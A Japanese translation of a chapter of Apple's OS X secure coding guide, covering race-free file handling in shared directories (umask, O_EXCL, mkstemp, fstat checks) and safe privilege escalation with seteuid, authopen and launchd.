これを実現するため、可能な限りパス名ではなくファイル記述子を引数に取るルーチンを用い、一貫して同じファイルを操作するようにしてください。そのためにはまず、O_CREATおよびO_EXCLというフラグを渡して、システムコールopenを実行します。これによりファイルが生成されますが、既に同じ名前のファイルがあればエラーになります。

> **注意:** 何らかの理由でファイル記述子を直接使えない場合は、明示的にファイルを生成し、その上で開いてください。この2つの処理の間に、何者かがファイルを入れ替えることまでは回避できませんが、事前にファイルが存在すれば検出できるので、攻撃を許す「隙」が小さくなります。

ただし、ファイルを生成する前に、プロセスのファイル生成マスク（umask）を適切に設定してください。これは、プロセスが生成するファイルやディレクトリすべてに適用される、デフォルトの操作権限を変更するビットマスクです。一般に8進表記で指定するので、「0」で始まる文字列（「0x」で*はない*）で表します。

たとえばファイル生成マスクが`022`であれば、所有者以外の書き出し許可ビットがオフになるので、このプロセスが生成するファイルの操作権限は`rw-r--r--`となります。同様に、ディレクトリを生成すれば、`rw-r-xr-x`という操作権限になります。

> **注意:** 新規に生成したファイルの実行ビットがオンになることは*ありません*。しかしディレクトリの実行ビットはオンになります。したがって一般に、読み込み権限を与えない場合は、実行権限もオフになるようにマスクを指定してください。ただし特別な理由があって、中身は見ずにディレクトリを横断的に調べることを許可したい場合を除きます。

ファイルやディレクトリに、所有者のみアクセスできるよう制限するためには、ファイル生成マスクを077とします。

所有者の操作権限を制限することも、稀ではありますが可能です。たとえば、書き出しも実行も許可せず、所有者による読み込みだけを許可したい場合、ファイル生成マスクは0377となります。特に有用というわけではありませんが、不可能ではありません。

ファイル生成マスクの設定方法はいくつかあります。

**Cで実装する場合：**

Cでは`umask`というシステムコールで、今後生成するファイルやディレクトリすべてに適用されるファイル生成マスクを設定できます。

また、個々のファイルやディレクトリを生成する際、`open`や`mkdir`にファイル生成マスクを渡すことも可能です。

**注意:** Cのコードを記述する際には、可搬性を高めるため、`<sys/stat.h>`に定義されているファイルモード定数を使ってマスクを記述してください。

たとえば次のようになります。

```
umask(S_IRWXG|S_IRWXO);
```

**シェルスクリプトで実装する場合：**

シェルスクリプトでは、組み込みコマンドumaskでファイル生成マスクを設定します。詳しくはshやcshのマニュアルページを参照してください。

たとえば次のように実行します。

```
umask 0077;
```

子プロセスは親プロセスのファイル生成マスクを受け継ぎます。これはセキュリティ上、好都合な仕様と言えるでしょう。したがって、子プロセスを起動し、その子プロセスが（ファイル生成マスクを変更することなく）ファイルを生成すると、これは（親プロセスが生成したファイルと同様）他のユーザがアクセスできないものになります。シェルスクリプトを記述する場合、この振る舞いは特に有用です。

ファイル生成マスクについて詳しくは、umaskのマニュアルページや、『*Building Secure Software*』（Viega、McGraw、Addison Wesley、2002）を参照してください。また、ファイル生成マスクに関する特に分かりやすい解説が、http://web.archive.org/web/20090517063338/http://www.sun.com/bigadmin/content/submitted/umask_permissions.html？に載っています。

ファイルを開いた後、読み込みに先立って、所有者や操作権限が想定どおりであることを確認してください（fstatを使用）。想定どおりでなければ、（ハングしてしまわないよう）適切に終了させます。

誰でも書き出し可能なディレクトリでファイルを操作する状況において、TOCTOU脆弱性を回避するための指針をいくつか示します。特にCのコードに関して、より詳しい解説が、『*Building Secure Software*』（Viega、McGraw、Addison Wesley、2002）および『*Secure Programming for Linux and Unix HOWTO*』（Wheeler、http://www.dwheeler.com/secure-programs/で入手可）に載っています。

- 一時ファイルを、/tmpなどの共有ディレクトリや、他のユーザが所有するディレクトリに生成することは、できるだけ避けてください。他のユーザが一時ファイルにアクセスできる状態であれば、内容を改変し、所有者やモードを変更し、あるいはハードリンクやシンボリックリンクに置き換える可能性があります。一時ファイルをそもそも使わない（代わりに何らかのプロセス間通信を利用する）か、別にディレクトリを生成し、当該プロセスだけが（適切なユーザとして）アクセスできるよう設定した上で、一時ファイルを置くようにしてください。
- ファイルを共有ディレクトリに置かなければならない場合は、一意的な（ランダムに生成した）ファイル名を与えてください（システム関数mkstempで実行可能）。また、いったん閉じて再度開く、という処理は避けてください。この間隙を突いて、攻撃者がファイルを置き換える恐れがあります。

  この目的で利用できる公開ディレクトリはいくつか考えられます。

  - ~/Library/Caches/TemporaryItems

このサブディレクトリを使えば、ユーザ自身のホームディレクトリ以下に書き出すことになります。他のユーザが所有するディレクトリやシステムディレクトリにはなりません。ホームディレクトリにデフォルトの操作権限が設定されていれば、ここに書き出せるのは当該ユーザおよびrootに限ります。したがって、他のディレクトリと違い、権限のない外部ユーザからの攻撃を受けにくくなっています。

- `/var/run`

  プロセスID（pid）を保存するファイルその他、起動セッションごとに1回だけ必要となるシステムファイルに使います。システム起動時に、自動的にクリアされます。

- `/var/db`

  システムプロセスがアクセスする各種データベースの保存に使います。

- `/tmp`

  汎用の共有一時ストレージとして使います。システム起動時に、自動的にクリアされます。

- `/var/tmp`

  汎用の共有一時ストレージとして使います。永続的に残ることを前提として処理するべきではありませんが、`/tmp`と違い、`/var/tmp`は再起動しても自動的にクリア*されません*。

できる限りのセキュリティを確保するためにも、上記のディレクトリ以下に一時サブディレクトリを生成し、適切な操作権限を設定して、ファイルを書き出すようにしてください。

以下の各節では、POSIX層のCコード、Carbon、Cocoaのそれぞれについて、より具体的なヒントを挙げます。

## 共有ディレクトリにおけるファイルの操作（POSIX関数）

既存のファイルを開いて改変し、あるいはその内容を読み込む際には、あらかじめその所有者、型、操作権限、リンク数を確認してください。

安全にファイルを開き、その内容を読み込むための手順を以下に示します。

1. `open`関数を実行し、ファイル記述子を保存します。その際、シンボリックリンクをたどることのないよう、`O_NOFOLLOW`を渡してください。
2. このファイル記述子を引数として`fstat`関数を実行し、当該ファイルの`stat`構造体を取得します。
3. ユーザID（UID）およびグループID（GID）を確認します。
4. モードフラグを調べて、通常ファイルであること（FIFO、デバイスファイルなどの特殊ファイルでないこと）を確認します。具体的には、stat構造体の名前が`st`であるとすると、`(st.st_mode & S_IFMT)`が`S_IFREG`と等しくなければなりません。
5. 読み込み、書き出し、実行の操作権限が想定どおりであることを確認します。

6. ファイルに対するハードリンクが1つだけであることを確認します。
7. 以降の操作には、パス名ではなく上記のファイル記述子を使うようにしてください。

なお、公開のディレクトリではなく、安全なディレクトリを生成して使うならば、上記の検査はすべて省略して構いません。

表 4-1に、公開ディレクトリにファイルを生成する際に競合状態が発生しないよう、使用を避けるべき関数と、それに代わるより安全な関数を示します。

**表 4-1** 使用を避けるべき関数と、それに代わる関数

| 使用を避けるべき関数 | それに代わる関数 |
| --- | --- |
| `fopen`：戻り値はファイルポインタ。ファイルがなければ自動的に生成。事前にファイルがあってもエラーにはならない | `open`：戻り値はファイル記述子。`O_CREAT`および`O_EXCL`を渡して実行すれば、ファイルが既に存在する場合エラーになる |
| `chmod`：引数はファイルパス | `fchmod`：引数はファイル記述子 |
| `chown`：引数はファイルパス。シンボリックリンクをたどる | `fchown`：引数はファイル記述子。シンボリックリンクをたどらない |
| `stat`：引数はファイルパス。シンボリックリンクをたどる | `lstat`：引数はファイルパス。シンボリックリンクをたどらない<br>`fstat`：引数はファイル記述子。既に開いているファイルに関する情報を返す |
| `mktemp`：一意的な名前で一時ファイルを生成し、ファイルパスを返す。改めて開く必要がある | `mkstemp`：一意的な名前で一時ファイルを生成し、読み書き用に開いてファイル記述子を返す |

## 共有ディレクトリにおけるファイルの操作（Carbon）

Carbon File Managerを使ってファイルを生成し、開いて使うためには、これがファイルにアクセスする方法を把握しておく必要があります。

- ファイル指定子である`FSSpec`構造体は、ファイルの場所を特定するために、ファイル記述子ではなくパスを使います。`FSSpec`を使う関数は非推奨になっているので、使わないようにしてください。
- ファイル参照である`FSRef`構造体は、ファイルの場所を特定するためにパスを使います。したがってこの構造体を使う関数は、誰でもアクセス可能ではない、安全なディレクトリにある場合にのみ使うようにしてください。具体的には、`FSGetCatalogInfo`、`FSSetCatalogInfo`、`FSCreateFork`などの関数です。

- File Managerでは、ファイルを生成する操作と開く操作が独立しています。生成の操作は、既にファイルが存在すれば失敗します。しかし、ファイル記述子を返す生成関数はありません。

ディレクトリのファイル参照を（たとえばFSFindFolder関数で）取得済みであれば、FSRefMakePath関数で当該ディレクトリのパス名を調べることができます。ただし関数の戻り値は必ず検査してください。FSFindFolder関数が失敗した場合、戻り値は空文字列になります。検査を怠ると、空文字列とファイル名を連結したパス名で一時ファイルを生成しようとする可能性があります。

## 共有ディレクトリにおけるファイルの操作（Cocoa）

NSStringクラスやNSDataクラスにはwriteToFile:atomically:というメソッドがあります。ファイルに書き出す際、データが損なわれる危険が最小限になるよう設計されています。いずれも、まず一時ファイルに書き出した後、結果を確認した上で、本来の書き出し先ファイルを置き換えます。公開ディレクトリやユーザのホームディレクトリに書き出す場合、この動作が常に適切であるとは限りません。パスを指定してのファイル操作がいくつも発生するからです。代わりに、既存のファイル記述子を指定してNSFileHandleオブジェクトを初期化し、上述のように、NSFileHandleの適切なメソッドでファイルに書き出してください。たとえば次のコード例では、mkstemp関数で一時ファイルを生成してそのファイル記述子を取得し、これを使ってNSFileHandleを初期化しています。

```
fd = mkstemp(tmpfile); // 戻り値が-1（エラー）でないことを確認
NSFileHandle *myhandle = [[NSFileHandle alloc] initWithFileDescriptor:fd];
```

## 共有ディレクトリにおけるファイルの操作（シェルスクリプト）

シェルスクリプトで記述する場合も、競合状態を避けるため、他のプログラムと同様の規則に従う必要があります。スクリプトをより安全にするために知っておくべき事項をいくつか示します。

まず、スクリプトを記述する際には、一時ディレクトリを表す環境変数（$TMPDIR）に、安全なディレクトリを設定してください。スクリプトで直接一時ファイルを生成することはなくても、その中から呼び出したコマンドが、安全でないディレクトリにファイルを生成していれば、セキュリティ上の脆弱性となる可能性があります。環境変数の値を変更する手順については、setenvおよびsetenvのマニュアルページを参照してください。同じ理由で、プロセスのファイルコード生成マスク（umask）を適切に設定して、スクリプトが呼び出すルーチンが生成したファイルに対するアクセスを制限しなければなりません（詳しくは“ファイル操作の安全性確保” （50 ページ）を参照）。

dtrussコマンドでファイルのアクセス状況を監視し、安全でない場所に一時ファイルが生成されないようにするのもよい考えです。詳しくはdtraceおよびdtrussのマニュアルページを参照してください。

演算子「>」や「>>」で、誰でも書き出せる場所に出力をリダイレクトすることは避けてください。この演算子はファイルが存在するかどうかを確認しません。また、シンボリックリンクをたどります。

代わりに、mktempコマンドに「-d」フラグを指定して、ほかのユーザがアクセスできないサブディレクトリを生成してください。コマンドの実行結果を確認することも重要です。ファイル操作をすべてこのディレクトリ以下で行えば、root権限を持つユーザを除き、スクリプトの処理に干渉することはできません。詳しくはmktempのマニュアルページを参照してください。

testコマンド（あるいはこれと同等の左ブラケット（[）コマンド）で、ファイルの有無や状態情報を調べてはなりません。この方法で調べると競合状態が発生するため、実際に書き出す前に、攻撃者がファイルを生成し、不正な情報を書き出し、改変し、置き換える恐れがあります。詳しくはtestのマニュアルページを参照してください。

シェルスクリプトに特有のセキュリティ上の問題点については、『*Shell Scripting Primer*』の"Shell Script Security"に、より詳しい解説があります。

## その他のヒント

その他、ファイル操作に関して知っておくべき事項をいくつか示します。

- ファイル操作に当たっては、実際にその操作をしても安全であることを、事前に確認してください。たとえば、開いたファイルから中身を読み込む前に、これがFIFOやデバイスファイルでないことを確認する必要があります。
- ファイルへの書き出しが可能であるからといって、それが本当に*想定する*ファイルであるとは限りません。たとえば、ディレクトリが存在しても、それが自分が生成したものと決めつけないでください。また、ファイルに追記が可能であっても、それだけでその所有者が自分であるとか、他のユーザが上書きすることはないとか想定してはなりません。
- OS Xはさまざまなファイルシステム上のファイルを扱えます。もっとも、特定のファイルシステムに対してしか実行できない操作もあります。たとえば、ファイルのsetuidビットを認識するものと、そうでないものがあるのです。どのファイルシステム上で実行しているか、そこではどんな操作が可能か、を確認してください。
- ローカルのパス名に見えるものが、遠隔ファイルを指していることもあります。たとえば「/volumes/foo」というパスが、実際にはローカルにマウントしたボリュームでなく、誰かが用意したFTPサーバかも知れません。パス名でアクセスしているからと言って、これがローカルファイルであるとか、想定どおりのファイルにアクセスしているとか決めてかからないでください。
- ユーザは、書き出し権限があり、ディレクトリを所有していれば、どこにでもファイルシステムをマウントできます。言い替えれば、ディレクトリを生成できる場所であればほぼどこにでも、ファイルシステムをマウントできるのです。マウントするのは遠隔ファイルシステムであっても

構わないので、遠隔システム上でroot権限を持つ攻撃者がこれをマウントすることにより、ホームディレクトリを乗っ取ることもありえます。このファイルシステム上のファイルは、rootが所有する、ホームディレクトリ以下のファイルに見えます。たとえば`/tmp/foo`は、ローカルディレクトリのようにも見えますが、rootとして遠隔マウントしされたファイルシステムの、マウントポイントなのかも知れません。同様に、ローカルファイルのように見える`/tmp/foo/bar`が、実際には他のコンピュータ上で、rootが所有するファイルかも知れないのです。したがって、所有者だけを見てファイルを信頼することはできません。UIDを0に設定したのが、信頼できるユーザであると考えることもできません。ローカルファイルであることを確認するためには、`fstat`でデバイスIDを調べる必要があります。確実にローカルであると分かっているファイルのデバイスIDと違っていれば、それは別のデバイス上にあります。

- 実行ファイルの内容は、通常ファイルと同様、簡単に読み込めることを忘れないでください。たとえば`strings`コマンドで、実行ファイル中に埋め込まれた、人が読める（印字可能文字のみで構成された）文字列を簡単に抽出できます。
- 新しいプロセスをフォークすると、子プロセスはファイル記述子をすべて親プロセスから受け継ぎます（close-on-execフラグを設定した場合を除く）。子プロセスをフォークして実行し、（昇格した権限のもとで実行するのを避けるため）その権限を落として、実ユーザIDや実効ユーザIDを他のユーザのものにした場合でも、ユーザはデバッガを使って子プロセスをアタッチできます。その結果、この動作中のプロセスから、任意のコードを実行できるようになります。子プロセスは、親プロセスからファイル記述子をすべて受け継ぐので、親プロセスが開いたすべてのファイルにアクセスできます。このような脆弱性について詳しくは、“ファイル記述子の継承” （65 ページ）を参照してください。

# 安全な権限昇格

デフォルトでは、アプリケーションは現在ログインしているユーザの権限で動作します。ファイルアクセスや、システム全体に及ぶ設定変更に関する権限は、管理権限があるユーザか否かによって異なります。タスクによっては、管理者ユーザがデフォルトで持っている以上の権限を要することがあります。こういった権限で動作するアプリケーションやプロセスは、昇格した権限の下に動作する、と言います。root権限、あるいは管理者権限で動作するコードは、セキュリティ上の脆弱性があると、危険がさらに増す恐れがあります。この章では、こういった危険と、権限昇格の手段によらず同じ目的を達成する方法、それが不可能な場合に安全に権限を昇格する方法について解説します。

> **注意:** Mac App Storeに登録したアプリケーションは、権限昇格が許可されません（iOSの場合はそもそも不可能です）。

## 昇格した権限を要する状況

ユーザが管理者としてログインしているか否かにかかわらず、アプリケーションはあるタスクを実行するために、管理者権限（あるいはroot権限）の取得を要することがあります。昇格した権限を要するタスクとしては、次のようなものがあります。

- ファイルの操作権限や所有者を操作する
- システムファイルやユーザファイルを生成し、読み込み、更新し、削除する
- TCP/UDP接続に用いる特権ポート（1024番未満のポート）を開く
- 生のソケットを開く
- プロセスを管理する
- 仮想メモリの内容を調べる
- システム設定を変更する
- カーネル拡張をロードする

権限昇格を要するタスクを実行しなければならない場合、プログラムにセキュリティ上の脆弱性があれば、攻撃者がその権限を奪い、上記のような操作を行いうることを認識する必要があります。

# 危険がある環境と最小権限の原則

プログラムはすべて攻撃にさらされる可能性がありますし、そうである以上、おそらく実際にも攻撃対象になります。デフォルトでは、プロセスはすべてユーザの権限、あるいはそれを起動したプロセスの権限で動作します。したがって、攻撃者がバッファオーバーフローその他の脆弱性（"脆弱性の類型"（11 ページ）を参照）を悪用して、他人のコンピュータ上でコードを実行しようとしても、通常はログインしているユーザの権限の範囲にとどまります。

制限された権限でユーザがログインしていれば、プログラムもその権限の下で動作します。したがって、攻撃者が悪意あるコードを注入、実行したとしても、実質的に損害の範囲を制限できることになります。ユーザが管理者権限でログインしていることを前提とした実装は避けてください。あるタスクのために管理者権限が必要であれば、権限を昇格した上でこれを実行する、ヘルパアプリケーションを用意しなければなりません。しかし、ぜひ頭に入れておいていただきたいのは、rootとして実行するようプロセスの権限を昇格すると、攻撃者がその権限を奪い、システム全体を制御下に置く可能性がある、ということです。

攻撃者が管理者権限を奪うと、root権限に昇格し、コンピュータ上のあらゆるデータにアクセスできるようになります。したがって、管理者としてログインするのは、本当にその権限が必要なタスクを実行するときに限定するべきでしょう。OS Xのデフォルト設定では、コンピュータの所有者を管理者にするようになっているので、これとは別に非管理者アカウントを用意し、日常の作業を行うようにしてください。ソフトウェアをインストールする場合も、可能な限り、管理者権限を要求しないようにします。

アクセス権限を制限することにより危険を最小限にとどめる、という考え方は、政府の安全保障局による「知る必要性」（need-to-know）原則に由来します。セキュリティ許容度にかかわらず、知っている必要がない限り、情報へのアクセス権を与えない、という原則です。ソフトウェアのセキュリティに関しては、多くの場合これを「最小権限の原則」と言います。

最小権限の原則とは、次のような内容です。

「システムのあらゆるプログラム、あらゆるユーザは、業務の遂行に必要な、最小限の権限のみにもとづき処理を行わなければならない」

> — Saltzer, J.H.、Schroeder, M.D.、「The Protection of Information in Computer Systems」（『*Proceedings of the IEEE*』63巻第9号（1975年9月）所収）

より実践的な言い方をすれば、rootとしての実行を避け、どうしても必要なタスクに限って、独立したヘルパアプリケーションを起動して実行する、ということになります（"特権ヘルパの作成"（72 ページ）を参照）。さらに、可能な範囲で、ソフトウェア（またはその一部）を、より権限を制限したサンドボックス内で実行することも有効です（"安全なヘルパやデーモンの設計"（85 ページ）を参照）。

最小権限で実行すると、次のような効果があります。

- 事故や誤操作（攻撃者によるものを含む）の損害を限定できる。
- 特権コンポーネントとのやり取りを抑制し、したがって権限の意図しない/不要な/不正な行使（副作用）も抑えることができる。

自分自身が記述したコードには誤りがなくても、リンクして使っているライブラリに脆弱性があれば、悪用されるかも知れないことに留意してください。たとえばGUIを備えたプログラムに高い権限を与えてはなりません。多数のライブラリが使われているので、脆弱性がないと保証することは事実上不可能です。

rootとして動作しているプログラムには、攻撃者がつけいる隙が多数あります。以下、そのような手法のいくつかを紹介します。

## 新規プロセスの起動

新規に生成したプロセスは起動元プロセスと同じ権限で動作するので、攻撃者はプロセスを起動するよう巧みに誘導し、自分が用意した不正なコードを相応の権限で実行させようとします。したがって、root権限で動作するプロセスに脆弱性があると、システムの制御権を奪われてしまう恐れがあるのです。不正なコードを実行するよう誘導する手口は、バッファオーバーフローや競合状態を利用するもの、ソーシャルエンジニアリングによるものなどさまざまです（“脆弱性の類型” （11 ページ）を参照）。

## コマンドライン引数の操作

コマンドライン引数は、プログラム名（`argv[0]`）を含め、すべてユーザの制御下にあります。`argv[0]`が想定どおりのプログラム名を指しているとは限りません。たとえば、コマンドラインからアプリケーションやツールを再実行している場合、悪意あるユーザが`argv[0]`を、別のアプリケーション名に差し替えている恐れがあります。第1引数で指定されたプログラムを実行する関数にこの名前を渡していれば、攻撃者が仕掛けたコードを、自分自身の権限で実行することになってしまいます。

さらに、外部ツールを実行しなければならない場合、安全に起動するよう注意しなければなりません。詳しくは“Cのコマンド実行とシェルスクリプト” （95 ページ）を参照してください。できる限り、rootユーザとして動作するソフトウェアは、外部ツールの利用を避けるのが賢明です。

## ファイル記述子の継承

新規にプロセスを生成すると、子プロセスは親プロセスのファイル記述子を複製して受け継ぎます（`fork`のマニュアルページを参照）。したがって、ファイルやネットワークソケット、共有メモリなど、ファイル記述子が指すリソースを操作するプログラムが子プロセスをフォークする場合、ファイル記述子を閉じるなど、子プロセスが悪用しないよう措置しなければなりません。悪意あるユーザが子プロセスを利用して、ファイル記述子が指すリソースを悪用する恐れがあるからです。

たとえばパスワードファイルを開き、そのまま子プロセスをフォークした場合、子プロセス側でも同じファイルにアクセスできます。

（システムコール`execve`などで）新規プロセスを実行する際、自動的にファイル記述子が閉じるよう、システムコール`fcntl`でclose-on-execフラグを設定するとよいでしょう。これは個々のファイル記述子に対して行う必要があります。一括設定する手段はありません。

## 環境変数の悪用

ライブラリやユーティリティには、環境変数を利用するものが多数あります。これを悪用してバッファオーバーフローを引き起こし、あるいは不適切な値を設定する攻撃が考えられます。プログラムがライブラリをリンクしていたり、ユーティリティを呼び出したりしていれば、環境変数の問題により、脆弱性が生じる恐れがあります。rootとして動作していれば、この手口により、システム全体の制御権を奪われてしまうかも知れません。過去に攻撃の対象となった、ユーティリティやライブラリの環境変数には、次のようなものがあります。

1. ダイナミックローダ：`LD_LIBRARY_PATH`や`DYLD_LIBRARY_PATH`を誤用させ、望ましくない副作用を引き起こす。
2. libc：`MallocLogFile`
3. Core Foundation：`CF_CHARSET_PATH`
4. perl：`PERLLIB`、`PERL5LIB`、`PERL5OPT`

   [[2]CVE-2005-2748（Apple Security Update 2005-008で修正） [3]CVE-2005-0716（Apple Security Update 2005-003で修正） [4]CVE-2005-4158]

環境変数は子プロセスにも引き継がれます。したがって親プロセスは、環境変数の値が子プロセスで（誤操作により、あるいは悪意あるユーザの攻撃により）変更されていないか、使用前にすべて確認しなければなりません。

## プロセス制限の改変

システムコールsetrlimitで、プロセスが使うシステムリソースの消費量を制限できます。具体的には、生成できるファイルの最大長、処理に使える最大CPU時間、物理メモリの最大容量などが制限可能です。このプロセス制限は子プロセスにも引き継がれます。

攻撃者がsetrlimitでこの制限を変更すれば、通常ならば失敗するはずのない処理を失敗させることができます。たとえばある版のLinuxには、最大ファイル長を小さくすることにより、/etc/passwdや/etc/shadowなどの容量を制限できる、という脆弱性が見つかりました。次に何らかのユーティリティがこのファイルにアクセスすれば、ファイル長が切り詰められ、データの破損やサービス妨害につながります。[CVE-2002-0762]

同様に、ソフトウェアの一部にエラー検査が適切でない箇所があると、ある操作に失敗したとき、以降の動作が変わってしまうことがあります。たとえばファイル記述子の最大数が少なくなると、ファイルを開けず書き出しに失敗します。このエラーを認識しないでいると、ファイルを読み込み直したつもりで、残っていた古いデータを処理してしまうかも知れません。

## ファイル操作に対する干渉

昇格した権限で、誰でも書き出せるディレクトリやユーザのディレクトリにあるファイルを読み書きする場合、TOCTOUの問題に対処する必要があります（“検査と実行の時間差” （46ページ）を参照）。

# 権限昇格の回避

多くのタスクは権限を昇格することなく達成できます。たとえば、アプリケーションの動作環境を設定する（設定ファイルをホームディレクトリに追加する、あるいは修正するなど）状況を考えてみましょう。これはroot権限で動作するインストーラから実行できます（installerコマンドの実行には管理者権限が必要。installerのマニュアルページを参照）。しかし、アプリケーション自身が設定を施す、あるいは起動時に設定が必要かどうか確認するようにすれば、rootとして実行する必要はまったくありません。

権限の昇格を回避できるよう設計を変更した例として、BSDのpsコマンドがあります。制御端末を持つプロセスに関する情報を表示するコマンドです。BSDは従来、setgidビットを立て、（カーネルメモリの読み込み権限を持つ）kmemのグループIDでpsコマンドを実行していました。しかし最近のpsの実装では、sysctlユーティリティを使って必要な情報を読み込むため、psの特別な権限は必要ありません。

# 昇格した権限での実行

昇格した権限でコードを実行する必要がある場合、いくつか方針が考えられます。

- 昇格した権限でデーモンを起動しておき、必要なときに呼び出してタスクを実行する方法。デーモンの起動には`launchd`デーモン（“launchd” （69 ページ）を参照）を使う方法を推奨します。`launchd`のやり方でデーモンを起動し、やり取りする方が、独自にプロセスをフォークするよりも簡単です。
- `authopen`コマンドで、ファイルを読み込み、生成し、更新する方法（“authopen” （69 ページ）を参照）。
- BSDのシステムコールで特権レベルを変更する方法（“特権レベルを変更する関数” （67 ページ）を参照）。このコマンド群は、使い方が紛らわしいので注意してください。成功したかどうか、戻り値をきちんと確認することが非常に重要です。

  なお、一般に、最初からrootとしてプロセスを起動した場合を除き、この方法で権限を昇格し、あるいは他のユーザの権限を獲得することはできません。一方、rootとして動作するプロセスが、この権限を（一時的に、または永続的に）放棄することは可能です。どのプロセスも、（属するグループ群の範囲内で）どのグループに代わって動作するか、を変更できます。

> **注意:** 古いソフトウェアの中には、実行形式ファイルの`setuid`ビットや`setgid`ビットをオンにし、動作に必要な特権レベルの所有者やグループ（多くの場合、`root`ユーザ、`wheel`グループ）に設定するものがあります。これをユーザが起動した場合、当該ユーザの権限でなく、ソフトウェアに設定された所有者やグループの権限で動作します。しかしこの手法はまったくお勧めできません。ファイル記述子を追加する、環境変数を変更するなどの手段で、ユーザが実行環境を変更できるため、安全性の確保がかなり難しくなるからです。

どうしても権限の昇格が必要である場合は、できるだけ最小限にとどめ、タスク終了後はすみやかに元に戻すようにしてください（“特権ヘルパの作成” （72 ページ）を参照）。アーキテクチャ的には最善の方法ですが、特にこのような開発が初めてであれば、正しく実装するのは非常に難しいでしょう。権限を与えたプロセスをフォークする手法に充分な経験がある場合を除き、まずは別の方法を試してみるようお勧めします。

# 特権レベルを変更する関数

プログラムの特権レベルを変更するコマンドがいくつかあります。しかしその扱いはやや難しく、オペレーティングシステムによっても異なります。

**Important:** 実行するユーザ自身とは異なるグループID（GID）およびユーザID（UID）として実行する場合、まずGIDを変更し、それからUIDを変更する必要があります。先にUIDを変更すると、GIDを変更する権限がなくなってしまますからです。

**Important:** セキュリティにかかわる操作の例に漏れず、`setuid`や`setgid`、および関連するルーチンも、戻り値を調べて、成功したかどうか確認しなければなりません。これを怠ると、権限を落としたつもりで、実際には昇格したままの権限で実行し続ける恐れがあります。

特権レベルを変更する主なシステムコールについて、若干の注意事項を示します。

- `setuid`関数は、現行プロセスの実ユーザID（RUID）、実効ユーザID（EUID）、保存ユーザID（SUID）を設定します。`setuid`関数は、UIDを設定するシステムコールの中でも、非常に紛らわしい関数です。実行に必要な操作権限が、UNIXベースの各種システムによって違います。それればかりか、オペレーティングシステムによって、さらには特権プロセスかそうでないかによって、動作が異なるのです。EUIDの設定には、代わりに`seteuid`関数を使ってください。
- `setreuid`関数は、RUIDおよびEUID、そして場合によってはSUIDを変更します。実行に必要な操作権限が、UNIXベースの各種システムによって違います。SUIDを変更する規則も、紛らわしいものになっています。やはり同様に、EUIDの設定には、代わりに`seteuid`関数を使ってください。
- `seteuid`関数はEUIDを設定します。RUIDやSUIDは変わりません。OS Xでは、EUIDの値として、RUIDまたはSUIDの値を設定できます（UNIXベースのシステムの中には、RUID、SUID、EUIDのどの値でも設定できるものがあります）。EUIDを設定するOS Xの関数の中では、`seteuid`関数が最も分かりやすく、誤用の恐れが小さいでしょう。
- `setgid`関数は、設定するのがユーザIDではなくグループIDである点を除き、`setuid`関数と同じです。`setuid`関数の問題点もそのまま成り立つので、代わりに`setegid`関数を使ってください。
- `setregid`の動作は`setreuid`関数と同様で、問題点も同じです。代わりに`setegid`関数を使ってください。
- `setegid`関数はEGIDを設定します。EGIDの設定にはこの関数を使ってください。

操作権限について詳しくは、『*Authentication, Authorization, and Permissions Guide*』の"Understanding Permissions"を参照してください。`setuid`および関連コマンドについては、『*Setuid Demystified*』（Chen、Wagner、Dean;「Proceedings of the 11th USENIX Security Symposium, 2002」所収、http://www.usenix.org/publications/library/proceedings/sec02/full_papers/chen/chen.pdfとして入手可）に解説があります。`setuid`、`setreuid`、`setregid`、`setgroups`のマニュアルページも役に立つでしょう。`setuid(2)`のマニュアルページには、`seteuid`、`setgid`、`setegid`の解説もあります。

# 特権プロセスのフォークの回避

特権プロセス（ヘルパアプリケーション）をフォークせずに済ませるための機能が2つあります。authopenコマンドを利用すれば、ファイルを生成、読み込み、更新するための、一時的な権限を取得できます。また、launchdデーモンを使って、指定した権限、既知の環境のプロセスを起動することが可能です。

## authopen

authopenコマンドは、アクセスしようとするファイルのパス名を指定して起動します。ファイルに対する操作内容（読み込み、書き出し、生成）に応じたオプションを指定できます。authopenコマンドは実際の操作に先立ち、システムのセキュリティを担うデーモンからの認可を要求します。（パスワード入力ダイアログその他の手段で）ユーザを認証し、指定された操作を行う権限があるかどうか判断するデーモンです。コマンドの構文についてはauthopen(1)のマニュアルページを参照してください。

## launchd

OS X v10.4以降、launchdデーモンを使って、ユーザが介在することなく、デーモンや他のプログラムを自動的に起動できるようになりました（OS X v10.4より前のシステムにも対応する必要がある場合は、「起動項目」（startup items）の機能を使ってください）。

launchdデーモンは、システム全体に及ぶデーモン、個々のユーザエージェントの、どちらでも起動できます。さらに、いったん終了した後、必要に応じて再起動することも可能です。launchdがルーチンを起動するために必要な特権レベルは、設定ファイルを使って指定します。

さらに、launchdで特権ヘルパを起動することも可能です。アプリケーションを特権プロセスと非特権プロセスに分離することにより、rootユーザとして動作するコード（したがって攻撃者に与える隙）を制限できます。必要以上の特権を要求せず、また、終了後はできるだけ即座に特権を放棄するようにしてください。

rootユーザとして動作するデーモンを用意し、あるいは特権プロセスをフォークする形でアプリケーションを分離する方法に比べ、launchdには次のような長所があります。

- launchdは必要に応じてデーモンを起動するため、必要な他のサービスが稼働しているかどうか、気にかける必要がありません。他のサービスに対する要求を行うと、自動的にそのサービスが起動されるので、透過的に（元から動作していたのと同じように）見えるのです。
- launchd自身はrootユーザとして動作するので、1023番以下のポートでデーモンを動かすためだけの理由で特権プロセスを必要とする場合でも、代わりにlaunchdにそのポートを開き、ソケットを開くよう要求することにより、rootユーザとして動作するコードを減らせます。

- launchdは昇格した権限でルーチンを起動できるので、ヘルパツールのsetuidビットやsetgidビットを立てる必要がありません。setuidまたはsetgidビットを立てたルーチンは、悪意あるユーザの標的になる可能性が高いので、これは好都合です。
- launchdが起動した特権ルーチンは、動作環境が適切に制御されており、改変できません。setuidビットが立っているヘルパツールを起動すれば、次に挙げる、起動元アプリケーションの環境を引き継ぐことになります。
  - 開いているファイル記述子（close-on-execフラグを指定した場合を除く）。
  - 環境変数（posix_spawnやposix_spawnp、あるいはexecveなど、環境変数を引数として明示的に指定するexec系の関数を除く）。
  - リソースの使用制限。
  - 呼び出し元プロセスが渡したコマンドライン引数。
  - 匿名共有メモリ領域（アタッチしない状態、ただし必要ならば再アタッチも可）。
  - Machポート権。

  おそらくほかにも引き継ぐものがあるでしょう。いずれにしても、環境変数を完全に制御できるので、launchdを使う方が安全です。
